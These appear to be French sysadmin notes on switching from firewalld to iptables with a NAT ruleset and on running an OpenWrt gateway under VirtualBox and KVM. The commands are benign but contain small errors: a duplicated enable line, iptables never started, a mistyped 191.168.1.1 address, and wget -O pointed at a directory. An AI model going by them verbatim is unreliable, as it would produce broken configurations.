```

iptables

Désactivation de firewalld, activation de iptables-services

```
yum install -y iptables-services
systemctl mask firewalld
systemctl enable iptables
systemctl enable ip6tables
systemctl enable iptables
systemctl start ip6tables
```

Règles iptables

```
iptables -F
iptables -X
iptables -t nat -F
iptables -t nat -X
iptables -t filter -A INPUT -i eth0 -m state --state RELATED,ESTABLISHED -j ACCEPT
iptables -t filter -A FORWARD -i eth1 -o eth0 -j ACCEPT
iptables -t filter -A FORWARD -i eth0 -o eth1 -m state --state RELATED,ESTABLISHED -j ACCEPT
iptables -t nat -A POSTROUTING -s 192.168.22.0/24 -o eth0 -j MASQUERADE
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables-save > /etc/sysconfig/iptables
```

Proxy Squid

Voir [Squid](#)

- Concept proxy
- Liste des logiciels proxy open source

Notes sur l'installation d'une passerelle OpenWrt en VirtualBox

Sous VirtualBox (Windows)

1. Prendre la dernière version d'OpenWrt format x86 :

```
wget http://downloads.openwrt.org/barrier_breaker/14.07/x86/generic/openwrt-x86-generic-combined-ext4.img.gz
```

1. Extraire l'image gzip :

```
gunzip openwrt-x86-generic-combined-ext4.img.gz
```

2. Pour VirtualBox sous Windows, convertir l'image raw en image VDI:

```
"C:\Program Files\Oracle\VirtualBox\VBoxManage.exe" convertfromraw --format VDI openwrt-x86-generic-combined-ext4.img openwrt-x86-generic-combined-ext4.vdi
```

3. Ajouter une nouvelle VM Linux 2.6 avec l'image attachée

- NIC 1 : Host Only (LAN) 191.168.1.1/24 par défaut
- NIC 2 : Bridged (WAN)

4. Démarrer la VM et configurer un mot de passe pour root

5. En SSH configurer l'interface WAN :

```
uci set network.wan=interface
uci set network.wan.ifname=eth1
uci set network.wan.proto=dhcp
uci commit
ifup wan
```

6. Installer l'interface graphique :

```
opkg update
opkg install luci-ssl
```

7. Démarrer le service Web uniquement en HTTPS

```
vi /etc/config/uhttpd
# list listen_http '0.0.0.0:80'
# list listen_http '[:]:80'
/etc/init.d/uhttpd reload
```

Sous Libvirt/KVM :

```
wget https://downloads.openwrt.org/chaos_calmer/15.05/x86/kvm_guest/openwrt-15.05-x86-kvm_guest-combined-ext4.img.gz -O /var/lib/libvirt/images/
gunzip /var/lib/libvirt/images/openwrt-15.05-x86-kvm_guest-combined-ext4.img.gz
```

```
virt-install --name=openwrt \
--ram=256 --vcpus=1 \
--os-type=linux \
--disk path=/var/lib/libvirt/images/openwrt-15.05-x86-kvm_guest-combined-ext4.img,bus=ide \
--network bridge=virbr3,model=virtio \
--network bridge=virbr0,model=virtio \
--import
```